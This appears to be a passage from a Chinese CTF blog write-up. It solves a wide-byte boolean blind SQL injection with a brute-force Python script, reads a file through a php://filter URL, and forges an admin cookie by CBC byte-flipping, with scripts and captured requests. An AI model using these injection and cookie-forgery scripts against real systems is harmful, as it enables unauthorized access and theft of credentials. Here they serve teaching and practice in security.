
然后，我就开始不断尝试 绕过这几个的方法，最终失败了。这里就说一下下面的一个方法 主要是用 括号来代替空格。

然后，最重要的一点是 这道题是一个宽字节注入。那么我们就可以使用 `%df` 类似的 来绕过对引号的转义。

最后，题目提示是一个 布尔注入，所以我们可以依靠 比较，不断将 `password` 给爆破出来。

既然是 布尔注入，那么总的要一个比较正确的回显和 比较错误的回显吧，我们来看看：

当我们输入的`username`比较是正确的时候 `2>1`，他就会去比较`Password`是否正确,然后返回`passwrod error!`




当我们输入的`username`比较是错误的时候 `1>2`，他就会显示 `username`错误





所以，我们就可以根据上面两个错误回显去判断我们现在的比较是否正确。


好的，接下来我们只需要不断爆破比较password即可：



附上我写的爆破脚本：

```
# -*- coding:utf-8 -*-
import requests
import sys
reload(sys)
sys.setdefaultencoding('utf8')
url = 'http://118.89.219.210:49167/index.php'
s = requests.Session()
data = "admin^(ascii(mid((password)from({0})))>{1})#"
result = ''
for i in range(1, 33):
    print "Guessing:"+str(i)
    for j in range(48,123):
        sql=data.format(i,j)
        pt={"usermae":sql,"password":"123"}
        r = s.post(url,data =pt)
        if "password error!" in r.content:
            result += chr(j)
            print result
            break
print "password:".result
```

得到了password，登录即可得到flag:



## 文件上传2

这道题很有迷惑性，首先我们看到界面，我猜测是一个和以前的图片上传题目类似的文件上传漏洞。

于是，开始了不断上传一句话木马，想要绕过这个，但是都失败了。

于是，在别人的提醒下，仔细看了一下url，尝试开始用php伪协议读取。

```
http://120.24.86.145:9011/?op=php://filter/read=convert.base64-encode/resource=flag
```

最终，我们可以将flag的内容以base64加密的形式显示出来：



```
PD9waHAgaGAgCiRmbGFnPSJmbGFne2UwMGY4OTMxMDM3Y2JkYj11ZjZiMlVWQ4MmRmZTU1NTJmfSI7IAo/Pgo=
```

https://2017. © All rights reserved.

最终得到flag。

## login4

新题型，CBC的漏洞只在密码学的课上听过，但是却从来没有实践过，今天终于实践了一下，花了不少时间，看了很多大神的讲解，才终于能够实际操作了。

首先拿到源码，通过扫描器发现一个路径，下载下来，用 vim 打开，查看源码如下：

```
<?php
define("SECRET_KEY", file_get_contents('/root/key'));
define("METHOD", "aes-128-cbc");
session_start();

function get_random_iv(){
    $random_iv='';
    for($i=0;$i<16;$i++){
        $random_iv.=chr(rand(1,255));
    }
    return $random_iv;
}

function login($info){
```

```

    $iv = get_random_iv();
    $plain = serialize($info);
    $cipher = openssl_encrypt($plain, METHOD, SECRET_KEY, OPENSSSL_RAW_DATA, $iv);
    $_SESSION['username'] = $info['username'];
    setcookie("iv", base64_encode($iv));
    setcookie("cipher", base64_encode($cipher));
}

function check_login(){
    if(isset($_COOKIE['cipher']) && isset($_COOKIE['iv'])){
        $cipher = base64_decode($_COOKIE['cipher']);
        $iv = base64_decode($_COOKIE["iv"]);
        if($plain = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSSL_RAW_DATA, $iv)){
            $info = unserialize($plain) or die("<p>base64_decode('".base64_encode($plain)."' ) can't unserialia
            $_SESSION['username'] = $info['username'];
        }else{
            die("ERROR!");
        }
    }
}

function show_homepage(){
    if ($_SESSION["username"]=== 'admin'){
        echo $flag;
    }else{
        echo '<p>hello ' .$_SESSION['username'] . '</p>';
        echo '<p>Only admin can see flag</p>';
    }
    echo '<p><a href="logout.php">Log out</a></p>';
}

if(isset($_POST['username']) && isset($_POST['password'])){
    $username = (string)$_POST['username'];
    $password = (string)$_POST['password'];
    if($username === 'admin'){
        exit('<p>admin are not allowed to login</p>');
    }else{
        $info = array('username'=>$username, 'password'=>$password);
        login($info);
        show_homepage();
    }
}
}else{
    if(isset($_SESSION["username"])){
        check_login();
        show_homepage();
    }else{
        echo '<body class="login-body">
            <div id="wrapper">
                <div class="user-icon"></div>
                <div class="pass-icon"></div>
                <form name="login-form" class="login-form" action="" method="post">
                    <div class="header">
                        <h1>Login Form</h1>
                        <span>Fill out the form below to login to my super awesome imaginary control panel.
                    </div>
                    <div class="content">
                        <input name="username" type="text" class="input username" value="Username" onfocus=
                        <input name="password" type="password" class="input password" value="Password" onfo
                    </div>
                    <div class="footer">

```


```
        <input type="submit" name="submit" value="Login" class="button" />
        </div>
    </form>
</div>
</body>';
}
}
?>
```

简单来说：就是我们要拿到flag，就必须使自己的username为admin。但是，如果我们直接通过Post传入admin，会被拒绝，无法拿到flag。那么，我们唯一的方法就是在登录之后，更改自己的cookie，使自己的cookie为admin。COOKIE，中回返回两个重要的数据，一个是IV，一个是cipher。那么看到这两个数据，我们就应该很熟悉，这个IV就是CBC加密中的随机值，cipher是加密之后的密文。而程序是怎么确定我们是谁的呢？其实就是将COOKIE中的cipher数据（已知）用随机值IV（已知）和密钥key（未知）进行解密，解密出来的身份就是我们当前的用户名。

那么至此，我们就有了一个思路，我们可以更改我们cookie中cipher值，使得我们cipher解密出来的username是admin。那么如何更改密文呢？此处，我们就需要使用CBC字节翻转攻击。关于这个攻击，详细的大家可以查看这篇博文：

<http://drops.xmd5.com/static/drops/tips-7828.html>

在这里我就大致的讲一下，自己密码学学的不是太好，大家见谅：



Cipher Block Chaining (CBC) mode encryption, <https://blog.csdn.net/AlexYoung28>

上图便是CBC的加密方法：我们可以看到这是一个流密码加密形式，他先将明文分成相同大小的块，第一块明文的加密，需要是使用随机值IV和密钥key，生成了第一块密文。随后的每一块明文加密，都需要前一块的密文和密钥key。

也就是说，我们的第一块密文与IV值有关，之后的每一块密文都与前一块密文有关。而他们具体的加密方法如下：

**Plaintext:** 待加密的数据。

**IV:** 用于随机化加密的比特块，保证即使对相同明文多次加密，也可以得到不同的密文。

**Key:** 被一些如AES的对称加密算法使用。

**Ciphertext:** 加密后的数据。


<https://blog.csdn.net/AlexYoung28>

- $Ciphertext-0 = Encrypt(Plaintext \text{ XOR } IV)$ —只用于第一个组块
- $Ciphertext-N = Encrypt(Plaintext \text{ XOR } Ciphertext-N-1)$ —用于第二及剩下的组块

注意：正如你所见，前一块的密文用来产生后一块的密文。

我们可以看到他的加密算法其实很简单只是一个异或方法。

我们再来看一下解密：




解密其实是和加密过程类似的过程。我们可以看到解密第一块密文，只需要IV值和key。而解密随后的所有密文，则需要前一块的密文和key值。

解密方法如下：

- $Plaintext-0 = Decrypt(Ciphertext) \text{ XOR } IV$ —只用于第一个组块
- $Plaintext-N = Decrypt(Ciphertext) \text{ XOR } Ciphertext-N-1$ —用于第二及剩下的组块

那么我们来仔细思考一下这个密码。如果我们需要更改一个密文，使得它解密之后的明文发生变化，那么我们去更改他的前一块密文的值，是不是就可以导致这个解密后的明文发生变化。而很重要的一点经验是：你在密文中改变的字节，只会影响到在下一明文当中，具有相同偏移量的字节。如下图：




Modification attack on CBC

接下啦，那么我们具体如何修改呢：

我们根据这道题来仔细讲解一下：

我们先登录使username为 admi1, password随意, 我输入 skctf



随后, 我们得到了一个cookie, 其中含有cipher也就是密文, 还含有IV值。

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://118.89.219.210:49168/index.php
Cookie: PHPSESSID=qa6e2icol6rvt0a63umsuv9v75; iv=iIPiAhKRMrRmjiV%2F%2F%3D%3D;
cipher=XKq%2BpF2K7Xoiq%2F%2BVRI6NGZlhkyiLxdYlgENDahMeiLfsuDnCsqmKRGnQagjibE5GOhQ7gj9766CetjdN5iaXg%3D%3D
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

这里注意, 程序会将我们提交之后的username和password 序列化存储, 也就是他们变成了:

**a:2:{s:8:"username";s:5:"admi1";s:8:"password";s:5:"skctf";}**

而在进行CBC加密时, 我们输入的明文会被分成块, 也就是被分成如下的块, 按16字节分:

```
a:2:{s:8:"userna
me";s:5:"admi1";
s:8:"password";s
:5:"skctf";}
```

此时, 我们就是要修改第二块的明文使 admi1 中的 1 变为 n。

而我们此时是知道 密文cipher 和 IV值得。

假设我们现在有一个密文A 他的正确解密明文C是 1, 他的上一个密文是B

根据上述解密算法有,  $A = Decrypt(Ciphertext)$ 与  $B = Ciphertext - N - 1$ 异或后最终得到  $C = 1$ 。等价于:

$$C = A \text{ XOR } B$$

那么我们现在想使A解密之后的明文变为 n, 那么我们就可以进行如下运算:

$$n = A \text{ XOR } B \text{ XOR } C \text{ XOR } n$$

因为  $A \text{ XOR } B \text{ XOR } C$ 等于0。所以我们就可以在我们想要更改的明文的那一字节处采用如上的运算, 那么那个字节处的明文就修改为了我们想要的值。我们现在要实现有一个新的上一个密文 B1, 它与A异或为n, 也就是:

$$n = A \text{ XOR } B1$$

那么 A1 就等于：

```
B1 = B XOR C XOR n
```

那么我们来看一下，如何将 `admi1` 修改为 `admin`

```
import base64

bs = 'XKq+pF2K7X0ig/+VRID6NGZlhkyiLxdYLgENDahMeiLfsuDnCsqmKRgnQagjibE5G0hQ7gj9766CetjdN5iaXg=='
bs_de = base64.b64decode(bs)

ch = chr(ord(bs_de[13]) ^ ord('1') ^ ord('n'))

bs_de=bs_de[0:13]+ch+bs_de[14::]

print(base64.b64encode(bs_de))
```

<https://blog.csdn.net/AlexYoung28>

上面我说过一个经验公式：你在密文中改变的字节，只会影响到在下一明文当中，具有相同偏移量的字节。

上图中 `bs` 是密文，我们需要修个的 `admi1` 中的 `1` 位于第二块明文的第13字节处，所以我们需要修改上一块密文的第13字节：

```
ch = chr(ord(bs_de[13]) ^ ord('1') ^ ord('n'))
```

再将其与其他的密文拼接起来，那么这样我们的密文就修改成功了。

但是我们来提交以下我们的密文：

```
base64_decode('doXZuGr93FYr0ew4SPzv4G1lIjtzOjU6ImFkbWluIjtzOjg6InBhc3N3b3JkIjtzOjU6InNrY3Rmljt9') can't unserialize
```

<https://blog.csdn.net/AlexYoung28>

网页显示无法反序列化，是怎么了呢？我们的密文还有哪里不对？

其实是因为我们修改了第一块的密文，导致第一块的密文他的解密就不正确了，所以我们还得来修复一下第一块的密文。

我上面讲了，第一块密文的解密，其实是于IV值有关，而这里我们的IV值其实也是知道的。所以我们可以采用和上面类似的方法，来修改IV值，使第一块密文的解密正确。这次我们的代码如下：

```
import base64
b1 = "doXZuGr93FYr0ew4SPzv4G1lIjtzOjU6ImFkbWluIjtzOjg6InBhc3N3b3JkIjtzOjU6InNrY3Rmljt9"
p1 = base64.b64decode(b1)
new = 'a:2:{s:8:"userna'
iv = 'iIPiAhKRMrRmjiV/xKvZSg=='
iv1 = base64.b64decode(iv)
for i in range(16):
    iv1 = iv1[:i]+chr(ord(p1[i])^ord(new[i])^ord(iv1[i]))+iv1[i+1:]
print(base64.b64encode(iv1))
```

<https://blog.csdn.net/AlexYoung28>

因为我们第一次修改了第一块密文的13字节处，所以此次我们需要修改IV值的第13字节。我们根据网页返回我们的base64密码解密得到此时的明文，然后用同样的翻转字节方法，更改了IV值。

随后，我们在将COOKIE中的IV值更改为我们计算出的IV值。记住，我们的IV值和cypher要在一次全部更改提交，因为每次post之后，程序返回给我们的IV值是随机值，所以我们必须保证当此所得的IV就立即修改提交。

最后我们，来看一下我们的成果：

---

Hello admin  
Flag is SKCTF{CBC\_...EP\_cryptography\_6646\_16\_1\_5}  
[Log out](#)

<https://blog.csdn.net/AlexYoung28>

这道题真是出的好，我也做的好爽，当然感谢很多大佬的支持和帮助。

CTF真的是一门脑力艺术，成就感很高。